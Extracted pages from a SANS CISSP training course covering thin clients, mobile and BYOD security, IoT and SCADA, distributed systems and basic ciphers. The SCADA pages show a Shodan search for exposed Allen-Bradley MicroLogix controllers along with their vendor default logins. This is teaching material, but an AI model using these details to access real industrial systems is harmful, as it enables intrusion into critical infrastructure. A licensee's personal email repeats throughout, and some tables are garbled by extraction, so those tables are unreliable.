3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security



MGT414 | SANS Training Program for CISSP® Certification

76

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

THIN CLIENTS

- A thin client minimizes complexity on a personal computer, using a universal client such as a browser
- Central server distributes applications and data
- Thin clients represent a movement back to a centralized model
 - Centralized applications and data
 - Centralized administration
 - Users connect via thin clients



MGT414 | SANS Training Program for CISSP® Certification

77

Thin Clients

The term fat client (also known as thick client) refers to a locally installed custom application, such as Microsoft Word. Thin clients use a universal client such as a web browser. This usually removes the need to install specific applications on end systems: The browser is usually already installed.

Thin clients lower the TCO of end systems: Applications and data are stored centrally, served out to clients via the browser. The patching needs are simpler, and backups are also simpler.

THIN CLIENT OPTIONS

- Thin client may be a hardened/simplified software OS or a dedicated hardware device
- Deployment options include:
 - Reuse existing computers, install thin client software
 - Buy new computers, install thin client software
 - Buy dedicated thin client hardware
- Thin client solutions include:
 - Citrix (software)
 - Windows Remote Desktop (software)
 - Dell Wyse (hardware)
 - HP t-Series Thin Client (hardware)



Thin Client Options

Thin client solutions include specialized hardware devices, typically running a simpler operating system such as Microsoft XP Embedded (XPe) or Windows Embedded 8, embedded versions of Linux, or custom operating systems such as Dell Wyse ThinOS. This simpler hardware can be configured with no moving parts, including a solid-state drive.

Another alternative is installing thin client software on new computers (often lower-end models with less CPU and memory than a typical laptop or desktop), or reusing existing PCs.

THIN CLIENT PATCHING RISK

- Many hardware thin client solutions use embedded operating systems, such as Microsoft XP embedded
- Typically, normal OS vendor patches cannot be installed on this type of hardware
 - Thin-client vendor-issued patches must be applied
 - These patches are often released after the OS vendor patch is released
- MS08-067 was released by Microsoft on October 23, 2008
 - Wyse released their MS08-067 XP Embedded patch on January 7, 2009



Thin Client Patching Risk

One risk to consider when deploying the clients is the requirement for custom patches developed by the Thin OS vendor, and not the original software OS vendor.

Embedded Linux and embedded Microsoft XP are two popular thin client operating system choices. In both cases, the patches designed for the original OS usually cannot be installed on the thin clients. Instead, patches issued by the thin client vendor must be installed. There is usually a lag between the release of the original patch and the release of the custom thin client version of the patch. This delay can range from a few months to a lot more. Some patches deemed non-critical by the thin client vendor may not be issued at all.

MOBILE DEVICES

- Enterprises are faced with an increasingly mobile and/or remote workforce
- Both organizations and users seemingly demand access to data and/or systems when beyond the perimeter
- Securing these devices that are often beyond the enterprise's direct sphere of control can be extremely challenging



MGT414 | SANS Training Program for CISSP® Certification

80

Mobile Devices

The modern enterprise has an extremely mobile and fluid workforce. This mobility could come from sales staff traveling to customers, telecommuting users, or just users that we want to have the ability to always have use of a corporate device or data. While this mobility can provide a competitive advantage to the business, there are additional challenges to securing devices that are as likely (or even more likely) to be outside the corporate perimeter as within.

For vastly more information than can possibly be covered here, Joshua Wright has developed SANS SEC575 course, Mobile Device Security and Ethical Hacking. Additional information can be found here:
<https://mgt414.com/3s>

MOBILE DEVICES - CONFIGURATION MANAGEMENT

Mobile Device Management represents a significant challenge

- Laptops are often managed in the same way that traditional desktops are managed (usually Microsoft Group Policy and/or SCCM)
- The management platforms used for laptops/desktops usually will not also support the three most common mobile OS (Android, iOS, BlackBerry)

Alternate Mobile Device Management suites exist specifically for managing the configuration of smartphones and tablets



Mobile Devices – Configuration Management

Mobile Device Management represents a significant challenge for enterprises and is currently experiencing significant growth as organizations realize the need to manage additional devices beyond their typical corporate standard.

Laptops are most often managed in the same way that traditional desktops are managed (usually Microsoft Group Policy and/or SCCM). The management platforms used for laptops/desktops usually will not also support the three most common mobile Operating Systems (Android, iOS, BlackBerry). Alternate Mobile Device Management suites exist specifically for managing the configuration of smartphones and tablets and are growing in popularity.

Laptops

- The typical company-sanctioned, and often company-provided, mobile device
- Differences in managing security on laptops, compared to desktops, is the potential for them to be outside the perimeter and direct control
 - Host-based security is much more important
 - Full disk encryption should also be employed
 - Patching also becomes a significant concern
 - Web content filtering for either antimalware or acceptable use purposes is often non-existent



Laptops

Host-based security becomes much more important as the protective layers of the enterprise are, at times, unavailable.

Laptops still represent the most common company-sanctioned and company-provided mobile device. The only difference in managing security on laptops, compared to desktops, is the increased potential for laptops to be outside the enterprise's perimeter and direct control.

Due to the mobile nature, host-based security is much more important as laptops, while mobile, will have to provide their own protection rather than relying on the organization's network security controls.

Full disk encryption should also be considered, and typically should be included by default even if the organization has no "intention" of allowing sensitive data to be put on the laptop. When the laptop is lost/stolen, will the organization be able to say, with absolute certainty, that no sensitive data was stored on the laptop? If not, and usually the honest answer is no, then encryption should be employed.

Patching becomes an even more significant concern as the threat vectors are more open for mobile devices. Unfortunately, patching becomes more problematic with devices to which no direct connection exists. Web content filtering for either antimalware or acceptable use purposes is often non-existent or provided in a significantly reduced capacity.

LAPTOP SECURITY CONTINUED

Depending on level of remote access, the laptop could become a remote point of entry into the network

- Attacker/Malware tunnels across legit VPN tunnel

Also becomes a local point of entry when the laptop is brought within the organization

- Attacker/Malware pivots to attack internal systems

Security posture assessment capabilities of NAC aim to rectify this situation

- By scrutinizing the patch and definition level of endpoints
- Perhaps by checking for other indicators of compromise



Laptop Security Continued

Additional security considerations regarding laptops are not necessarily just concerned about the security of the laptop and stored data on the laptop. Rather, the laptop could be used as a means to attack the larger enterprise.

Depending on the level of remote access, the laptop could become a remote point of entry into the network from which the attacker/malware can tunnel and pivot. Also, the compromised laptop becomes a local point of entry when the laptop is brought within the organization through which the attacker/malware can pivot to attack internal systems.

Security posture assessment capabilities of NAC aim to rectify this situation by scrutinizing the patch and definition level of endpoints. Additionally, some NAC solutions can also attempt to check for other indicators of compromise, but often will not due to the increased time required for the laptop to gain access to the network.

MOBILE DEVICES - PERSONAL DEVICES

- Personal smartphones, cameras, tablets, and laptops are increasingly being used for business purposes
- BYOD, Bring Your Own Device, sanctions the use of personal devices in a corporate environment
 - Whether sanctioned or not, they will exist
- Encryption should be employed where possible
- Remote wiping capabilities are an important feature
 - If the device is lost/stolen, it can be wiped clean of data rapidly
 - Wiping should be the default immediate action even if recovery or misplacement is possible



MGT414 | SANS Training Program for CISSP® Certification

84

Mobile Devices – Personal Devices

Personal devices are increasingly showing up in corporate settings. Further, the devices are not just sitting idly by in an employee's purse, bag, or pocket. Now, employees want to leverage these personal devices for business purposes. Smartphones, tablets, and even personal laptops are being pitched as a means to increase productivity, user satisfaction, all while reducing costs.

Consumerization or BYOD, Bring Your Own Device, sanctions the use of personal devices in a corporate environment. Whether sanctioned or not, they will exist one way or another.

Encryption should be employed where possible. Remote wiping capabilities are an important feature that should be explored. Remote wiping allows for the data to be rapidly wiped clean from the device if lost/stolen. Wiping should be the default immediate action even if recovery or misplacement is possible.

SMARTPHONES (1)

- Rapidly increasing functionality and market penetration
 - Becoming a more significant target of attack
- Corporate vs. Personal smartphones
- If corporate
 - Is personal usage allowed?
 - Does standard AUP apply?
 - Will corporate restrictions drive users to personal devices?
- If personal
 - Is corporate data allowed?
 - Require corporate oversight/management? Remote wiping?
 - Require particular security software/app?



MGT414 | SANS Training Program for CISSP® Certification

85

Smartphones (1)

Smartphones are rapidly increasing in both functionality and market penetration. With the increase on both of these fronts comes being a more significant target of attack.

The decision as to whether to employ a corporate-owned vs. personal smartphone (with subsidy possibly) is an important one.

If corporate owned:

- Is personal usage allowed?
- Does standard AUP apply?
- Will corporate restrictions drive users to personal devices?

If personally owned devices:

- Is corporate data allowed?
- Require corporate oversight/management?
- What about remote wiping capabilities?
- Require particular security software/app?

These questions and more all must be appreciated and addressed before an organization can hope to have a handle on smartphones in their environment.

SMARTPHONES (2)

- Corporate data will end up on smartphones whether intended or not
- Three most important smartphone security considerations
 - Unlock code should be required
 - Encryption should be employed
 - Remote Wiping capabilities and procedure should be implemented
- Likelihood of theft or just simple loss makes these requirements for any device



MGT414 | SANS Training Program for CISSP® Certification

86

Smartphones (2)

Assume that corporate data will end up on personal smartphones whether intended or not. This means that organizations need to be proactive in gaining some security control over even personal devices, if possible.


The three most important smartphone security considerations:

- Unlock code should be required
- Encryption should be employed
- Remote Wiping capabilities and procedure should be implemented

The likelihood of theft or just simple loss makes these requirements for any device that will contain corporate data, which is effectively any smartphone or tablet.

GEOLOCATION AND OTHER METADATA

- Cameras, especially those on phones, increasingly tag photos with location data in the form of GPS coordinates
- These coordinates are stored in the document's metadata, and can easily and rapidly be parsed
- Metadata can also disclose the version of app used to create file
- Some metadata will also include usernames and email addresses



Geolocation and Other Metadata

Cameras, especially those on phones, increasingly tag photos with location data in the form of GPS coordinates.

These coordinates are stored in the document's metadata, and can easily and rapidly be parsed.

Metadata can also disclose the version of the client app used to create the file (think MS Office or Acrobat). Some metadata will also include usernames and email addresses.

Larry Pesce and Ben Jackson's project "ICanStalkU" represented an example of pulling geolocation data from images uploaded to Twitter. The project is no longer active.

Larry also has published a research paper focused on metadata in the SANS Reading Room. His paper, "Document Metadata, the Silent Killer...," provides a wealth of information on the vulnerabilities associated with document metadata, and is available here: <https://mgt414.com/3t>

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. **Internet of Things and SCADA**
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security



MGT414 | SANS Training Program for CISSP® Certification

88

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

THE INTERNET OF THINGS (IOT)

The Internet of Things (IoT) describes internet-connected embedded devices

- Such as thermostats, appliances, light bulbs, smart meters, fitness monitors, cars, etc.
- These devices can pose significant security risks
 - Default credentials are common
 - Enterprise management tools are lacking
 - Straightforward issues, such as patching, can be difficult on IoT devices



The Internet of Things (IoT)

Kevin Ashton is credited with inventing the term Internet of Things:

I could be wrong, but I'm fairly sure the phrase "Internet of Things" started life as the title of a presentation I made at Procter & Gamble (P&G) in 1999. Linking the new idea of RFID in P&G's supply chain to the then-red-hot topic of the Internet was more than just a good way to get executive attention. It summed up an important insight—one that 10 years later, after the Internet of Things has become the title of everything from an article in Scientific American to the name of a European Union conference, is still often misunderstood.¹

[1] That 'Internet of Things' Thing - 2009-06-22 - Page 1 - RFID Journal <https://mgt414.com/4j>

SCADA

- SCADA (Supervisory Control and Data Acquisition) is used for industrial applications
- Not just power plants, but also:
 - Elevators
 - Prison doors
 - Pipelines
 - Heating
 - And lots more

SCADA

SCADA systems are used to control industrial equipment. That includes power plants, and a whole lot more.

These systems are among our most critical, and ironically, among our most insecure.

KEY SCADATERMS

Supervisory (control) system

- Gathers data
- Sends commands

Remote Terminal Unit (RTU)

- Sometimes called Remote Telemetry Unity
- Connects devices to SCADA network
- Converts analog data to digital

Human–Machine Interface (HMI)

- Presents data to the operator



Key SCADA Terms

According to the PLC Manual Basic Guide to PLCs

SCADA system is composed of 3 main elements.

- *RTU (Remote Telemetry Unit)*
- *HMI (Human Machine Interface)*
- *Communications*

The function of an RTU is to collect the onsite information and this information is sent to a central location with the help of the communication element. If the system wants to send information back to the RTU then this communication element takes it back too.

The function of the HMI element is to display the information received in an easy to understand graphical way and also archive all the data received. It is usually a high-end computer system capable of displaying high-quality graphics and running advanced and complex software.

Communication happens through various means. It will happen via data cable within a plant or through a fiber optic. The communication may happen via radio between different regions.

[1] SCADA Systems: RTU, HMI, and Communications | PLC Manual <https://mgt414.com/14>

SCADA SECURITY ISSUES

SCADA systems are often older and suffer from significant security issues

- Older and unpatched operating systems
- Default credentials

Legacy SCADA protocols are cleartext

- Serial Modbus and Modbus TCP have no built-in security

SCADA systems historically relied on network separation for security

- Internet connectivity is introducing a large amount of risk

Locating internet-accessible systems is simple via tools like SHODAN

- <https://www.shodan.io/>



MGT414 | SANS Training Program for CISSP® Certification

92

SCADA Security Issues

SCADA networks tend to be older, and often feature legacy systems, such as Windows NT (and even Windows 3.X).

The legacy SCADA protocols such as Modbus have no built-in security:

There are no security elements in the Modbus protocol, over serial or TCP communications. Any attacker that can reach a Modbus server (slave) will be able to read and write to the device as well as reboot the device and run diagnostic commands. The simplicity of the Modbus protocol and widespread availability of free Modbus clients makes it relatively simple to attack a Modbus server.¹

SCADA security has historically relied on isolation of SCADA networks. Also, few had the specialized knowledge required to understand and program these systems.

This is changing, as SCADA systems are networked via TCP/IP and connected to the internet. The internet also makes the knowledge required to understand and break into these networks available to anyone who cares to look. Finally, finding internet-accessible SCADA systems is one click away, using tools such as SHODAN, a search engine that exposes "Online devices. Webcams. Routers. Power Plants. iPhones. Wind Turbines. Refrigerators. VoIP Phones."²

[1] Cyber Threats and Defence Approaches in SCADA systems <https://mgt414.com/4s>

[2] <http://shodan.io>

SHODAN



Shodan is "the world's first search engine for Internet-connected devices"¹

- Available at <https://www.shodan.io>

Allows searching computers, devices and the Internet of Things (IoT):

- "Webcams. Routers. Power Plants. iPhones. Wind Turbines. Refrigerators. VoIP Phones."²

Shodan

Shodan is available at <http://shodan.io>

"Shodan is the world's first computer search engine that lets you search the Internet for computers. Find devices based on city, country, latitude/longitude, hostname, operating system and IP."²

As we will see, the types of devices that Shodan finds are often critical, yet suffer from serious vulnerabilities such as default vendor credentials.

[1] <http://shodan.io>

[2] Ibid.



SHODAN SCADA EXAMPLE: "ALLEN-BRADLEY 1763"

SANS

MGT414 | SANS Training Program for CISSP® Certification

94

Shodan SCADA Example: "Allen-Bradley 1763"

What does the search "Allen-Bradley 1763" search for? It's designed to find Allen-Bradley MicroLogix 1100 Embedded Web Servers: "Typical applications for the MicroLogix™ programmable controllers include: Material Handling, Packaging Applications, General Industrial Machinery, Printing, Food and Beverage, Pharmaceutical, Water Wastewater / SCADA, Clutch/Brake control, Position Control - Pick-and-place / Conveyor"¹




2

[1] MicroLogix 1100 Programmable Logic Controller Systems <https://mgt414.com/2g>

[2] MicroLogix 1100 Embedded Web Server <https://mgt414.com/31>

ACCESSING THE MICROLOGIX 1100 EMBEDDED WEB SERVER

- Surfing to the IP address found by Shodan accesses the embedded web server
- Some features require authentication
- Default vendor credentials:
 - User: administrator
 - Password: ml1100
 - Note that credentials are shown for demonstration purposes only



SANS

MGT414 | SANS Training Program for CISSP® Certification

95

Accessing the MicroLogix 1100 Embedded Web Server

We have redacted the first octet in the screenshot above.

Our Shodan search has identified 635 Allen-Bradley MicroLogix 1100 Embedded Web Server, Bulletin 1763 Controllers. The devices are online, and many have default vendor credentials. The manual helpfully states, "Many of the features of the MicroLogix 1100 controller require you to log in with appropriate access. If you select a feature, such as Data Views, the MicroLogix 1100 controller prompts you to enter your user name and password. The user name is either administrator or guest. The password is ml1100 for administrator and guest for guest."¹

4. Log into the web server.

Many of the features of the MicroLogix 1100 controller require you to log in with appropriate access. If you select a feature, such as Data Views, the MicroLogix 1100 controller prompts you to enter your user name and password. The user name is either administrator or guest. The password is ml1100 for administrator and guest for guest.

Default Access
 User Name: administrator or guest
 (case sensitive)
 Password:
 {ml1100 for administrator, guest for guest}

[1] MicroLogix 1100 Embedded Web Server <https://mgt414.com/31>

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING


1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. **Distributed Systems**
8. Cryptography
9. Site and Facility Design
10. Physical Security



Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

CENTRALIZED VS. DECENTRALIZED VS. DISTRIBUTED DATA

- **Centralized:** All data is maintained in one place
 - Central data center
- **Decentralized:** Remote offices maintain/access data locally, or centrally
- **Distributed:** Remote offices maintain/access data locally, via other offices, or centrally



Centralized vs. Decentralized vs. Distributed Data

The image above shows a data center (hub) and remote office (spokes) design. The central design is simplest: Data is maintained (backed up, restored, etc.) centrally. Decentralized means remote offices maintain data, but also access central data maintained at the data center (center of the image above). Distributed means any office may access data anywhere on that image: Via other offices, or via the central data center.

A centralized approach might seem like the best approach to gain uniformity and consistency throughout an enterprise. However, there are cases when the use of a centralized approach might hinder security instead of improving it. A good example is a CA that issues digital certificates to end-users. The registration process will take place to request a certificate from the central CA. It might be difficult for a CA located in California to know if a user in New York is a valid company employee and that he has a need to get the certificate he requested. A good solution would be to have local registration authority in reach of the company locations where users will apply locally for a certificate and an on-site manager will approve the request. This can greatly speed up the time required to approve the request and ensure that only users with a need get the certificates.

DISTRIBUTED ENVIRONMENT

- Characterized by multi-location applications sharing information through a network
- Pose a complex problem with regard to system management (and security management)
- Integrity controls must be in place

Distributed Environment

A distributed application allows the sharing of information through a network. This is sometimes implemented through the use of agents on the different systems that access a central application. It is important not to mix an agent with a proxy. An *agent* is a process or program that performs a task on behalf of a subject in another environment. A *proxy* is different; it will perform a task on behalf of a subject; however, it hides the identity of the subject requesting the task performed.

As you can imagine, such a system needs strong integrity controls in place to avoid conflict between concurrent processes that might corrupt or damage the data. Most multiuser systems have these integrity mechanisms built in. The system must support configuration management for multiple systems; it must have the capability to establish and maintain connections in a secure way; it must have mechanisms in place to detect and prevent abuse through the network connections; data transferred must be protected; and it must have good backup and recovery measures (otherwise, multiple sites or users can be simultaneously affected).

DISTRIBUTED SYSTEM REQUIREMENTS

- Portability
- Interoperability
- Transparency
- Extensibility
- Robustness and security
- Accommodation of standards
- Meet user's functional requirements
- Examples: Client/server systems, Distributed Data Processing (DDP)



MGT414 | SANS Training Program for CISSP® Certification

99

Distributed System Requirements

The norm in today's computing infrastructure is to hide the details of an implementation from the end-user. Portability ensures that an application easily adapts to different platforms with little effort. Applications that connect to different platforms should connect to these platforms in a unified manner, regardless the type of platform – Unix, Linux, Solaris, or Mac. With a known standard, it is possible for users not to know what type of system they are connecting to. Standards also ensure that the data is reusable if an application reaches its end of life. A good example of this is information stored in a database that uses the SQL language versus another database that uses a proprietary format that cannot be easily exported.

Our task as security professionals is to juggle between security, users' functionality requirements, and the friendliness of applications that are developed. Too much security can affect the usability of an application; however, the other side of this is that if an application is shared between different environments or users, you can give access to users only on the basis of need-to-know, and you cannot allow for violators of the security policy that is in place.

DDP: ADVANTAGES

- Local control over data is enhanced
- Data is readily available to users
- It supports decentralized organizational structure
- Productivity can be increased due to local data entry
- It provides online editing and error-correcting features for data entry
- Each user can control and schedule his own work
- The physical distance between the user and the mainframe is transparent
- Responsiveness to local conditions and needs
- Minimization of the effect of system downtime
- Smaller investment in hardware for each site than for a central site
- Decreased telecommunication costs
- Increased capacity for telecommunications
- Provides alternate processing locations in case one site's computer is down



DDP: Advantages

DDP (distributed data processing) provides a whole range of benefits, such as mobility, lower cost of infrastructure by which users can work from home, system downtime that does not render users idle, and significant savings resulting from communication costs.

As mentioned previously, this can be a very likely scenario in which you have multiple offices that are geographically distributed, but need to exchange data among them. Each of them maintains a local copy of the data and will synchronize at regular intervals with the main site if required. The scheduling of the updates can allow you to maintain a network link that has lower capacity and lower cost versus having the sites do the processing centrally.

DDP: DISADVANTAGES

- Overall costs can be higher due to multiple locations
- There is a possibility of outsiders breaking into the system
- There is a possibility of invasion of computer viruses
- There is a possibility of security breaches due to several network entry points and nodes
- Security administration is more difficult
- Data compatibility can be a problem
- IS professionals might not be properly involved in system design and operation



MGT414 | SANS Training Program for CISSP® Certification

101

DDP: Disadvantages

DDP also has some downfalls. It is not always clear how to ensure and maintain all of these entry points at all times. You can use a VPN or other secure links, but you must first ensure that the remote host is not already compromised and cannot be used as a gateway into the corporate infrastructure. This can be a real security challenge.

One of the challenges I have seen with distributed processing is when you have multiple small sites that might not have competent network and system administrators to validate and protect the site against unauthorized entry. This type of risk has to be evaluated and the likelihood of it occurring properly assessed. A big issue associated with this is the synchronization of data across multiple sites.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

CRYPTOGRAPHY

The student will understand how cryptography plays a critical role in the protection of information by examining case studies showing the correct and incorrect ways to deploy cryptography and common mistakes that are made. The student will also learn the three types of cryptosystems and how they work together to accomplish the goals of crypto.



Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

CRYPTOLOGY

Cryptology: The study of secure communications

- Encompasses both cryptography and cryptanalysis

Cryptography: Study of rendering messages indecipherable except to the intended recipients

Cryptanalysis: Study of code breaking and analysis of cryptographic algorithms and messages

Cryptosystem: A cryptographic protocol developed from fundamental cryptographic techniques



Cryptology

Who creates these encryption algorithms? Computer scientists called cryptographers, who are well trained in several different fields of mathematics and who usually work in groups and take many years to invent and refine ciphers. But with so much depending on cryptography, individuals called cryptanalysts dedicate their lives to breaking ciphers. Some cryptanalysts work for the military and for governments; others are simply interested in the study of ciphers and want to find weaknesses in ciphers to ensure that they cannot be broken by others. The generic term for the study of both cryptography and cryptanalysis is called cryptology.

The following are key terms relating to Cryptography and Cryptology:

CRYPTOGRAPHY

Cryptography means "hidden writing"

Plaintext – a message in its original form

Ciphertext – a message in its encrypted form

Encryption – creation of ciphertext from plaintext

Decryption – transforming ciphertext back into plaintext

Ciphers – another name for cryptographic algorithms

Work factor – effort required to break, rather than decrypt, ciphertext yielding plaintext



Cryptography

Nearly every cryptographic algorithm performs two distinct operations: Encryption and decryption. *Encryption* is the practice of coding a message in such a way that its meaning is concealed. How the message is transformed depends on a mathematical formula called an *encryption algorithm* or a *cipher*. After a message has been transformed with a cipher, the resulting message is called *ciphertext*. Because ciphertext contains the message in its encrypted form and not its native form, it is unintelligible. For the ciphertext recipient to read the message, he must *decrypt* it. *Decryption* is the process of transforming an encrypted message back to its original plaintext or cleartext form.

ENTROPY

- Entropy describes the amount of disorder (randomness) per bit
- A truly random 50/50 coin flip has 1-bit of entropy
 - 8 truly random coin flips contain 8-bits of entropy
- A goal of strong cryptography is to maximize entropy
 - Ideally, a 128-bit key would provide 128-bits of entropy

Entropy

Entropy refers to the amount of randomness. As an information security concept, a truly random 32-bit number has 32 bits of entropy. A "fair coin" flip has 1 bit of entropy. A fair coin has an exactly 50/50 chance of landing heads or tails. A truly random 32-bit number would be the equivalent of 32 fair coin flips.

Entropy is a critical concept for cryptography, especially as applied to password and passphrase strength.

GENERAL ENCRYPTION TECHNIQUES

- Goal: Garble the original message so that its meaning is concealed
- Basic techniques:
 - XOR
 - Substitution
 - Arbitrary
 - Rotation
 - Permutation
 - Hybrid
- Symmetric (single-key) systems use these techniques



MGT414 | SANS Training Program for CISSP® Certification

107

General Encryption Techniques

Essential Operations

The main goal of encryption is to garble text so that someone cannot understand it. Two basic methods of encrypting or garbling text are *substitution* and *permutation*. A third approach is actually a hybrid or a mixture of both. There are also two basic types of key encryption systems: One-key and two-key systems. The first methods we discuss are for one-key systems; later, you will see that two-key systems are much more complex.

EXCLUSIVE OR (XOR)

Exclusive OR (XOR): Boolean operation that outputs 1 (true) if one or the other (not both) inputs is 1

- Inputs are the same: Output=0
- Inputs are different: Output=1

Inputs	Output
0	0
0	1
1	0
1	1

Exclusive OR (XOR)

Exclusive OR is easily implemented in hardware and can be executed at hardware speeds.

"*Exclusive Or (XOR)* is the “secret sauce” behind modern encryption. Combining a key with a plaintext via XOR creates a ciphertext. XOR-ing to same key to the ciphertext restores the original plaintext. Two bits are true (or 1) if one or the other (exclusively, not both) is 1. In other words: If two bits are different, the answer is 1 (true). If two bits are the same, the answer is 0 (false)."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

CONFUSION AND DIFFUSION

- Claude Shannon invented the terms confusion and diffusion
- Confusion destroys patterns connecting the key to the ciphertext
 - Cryptographic substitution provides confusion
- Diffusion destroys patterns connecting the plaintext to the ciphertext
 - Cryptographic permutation provides diffusion

Confusion and Diffusion

Strong cryptography seeks to destroy patterns. Confusion and diffusion are designed to achieve that goal.

To cryptanalysts, patterns in a ciphertext are like a scent is to a bloodhound. The hints of order can be used to cryptanalyze (break) the encryption. A ciphertext created with strong encryption should appear random, with no order.

Claude Shannon described these terms in his seminal 1949 paper, "Communication Theory of Secrecy Systems." A copy is available at: <https://mgt414.com/m>

ROTATION SUBSTITUTION

- Rotation substitution uses a one-to-one substitution of characters, so it's also easy to break
- "Rotate" the alphabet by N characters
- Easy to remember. For example:
 - A B C D E ...
 - D E F G H ...
 - So, CAB becomes FDE
- The Caesar Cipher and Unix ROT 13 are rotation ciphers
- Caesar is ROT-3
 - A -> D, B -> E, etc.
- ROT-13 rotates the 26 character alphabet by 13 places
 - A -> N, B -> O, etc.
 - A second round of ROT-13 brings the alphabet back to its original position



Rotation Substitution

An alternate substitution method that does not require mapping is rotation. In this type of substitution, we shift every character a set number of spaces. For example, if we shift A three spaces, it becomes D, B becomes E, and so on. The Caesar Cipher, invented by Julius Caesar to encode messages to his generals, is a famous rotation cipher. If Alice were using this "ROT-3" scheme, she would encrypt her message as "FDE." In its day (roughly 50-60 BC), the Caesar Cipher was considered good enough to fool almost anyone because very few people could read, even fewer could write, and couriers would rather kill a snooper than let him capture a message. Caesar was no fool, however; he did not use just one encryption tool. He also transliterated Latin into Greek and used other forms of subterfuge.

The classic Caesar Cipher is ROT-3.

- A -> D
- B -> E
- Etc.


ROT-13 rotates the 26 character alphabet by 13 places

- A -> N, B -> O, etc.
- A second round of ROT-13 brings the alphabet back to its original position

ARBITRARY SUBSTITUTION

- Replaces one arbitrary letter for another
- For example:
 - A->J, B->S, C->X, etc.
- Using the substitution chart on the right, "BEAD" becomes "SCJO"
- Substitution provides confusion

A	=	J
B	=	S
C	=	X
D	=	O
E	=	C



Arbitrary Substitution

Arbitrary substitution replaces one letter for another, as shown on the slide above.

Mono-alphabetic arbitrary substitution may be defeated via frequency analysis. A ciphertext encrypted using the chart above would probably contain a lot more C and J characters than S, X or O, for example.

According to cryptogram.org, the most common American English letters, in order, are "etaoinshldcumfpwybvkjzq."

Source: <https://mgt414.com/>

POLYALPHABETIC CIPHER

- Accomplished through the use of multiple substitution ciphers
- Vigenère cipher is a polyalphabetic cipher involving a matrix of 26 alphabets
- Because multiple alphabets are used, this approach counters frequency analysis

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	
F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	
H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
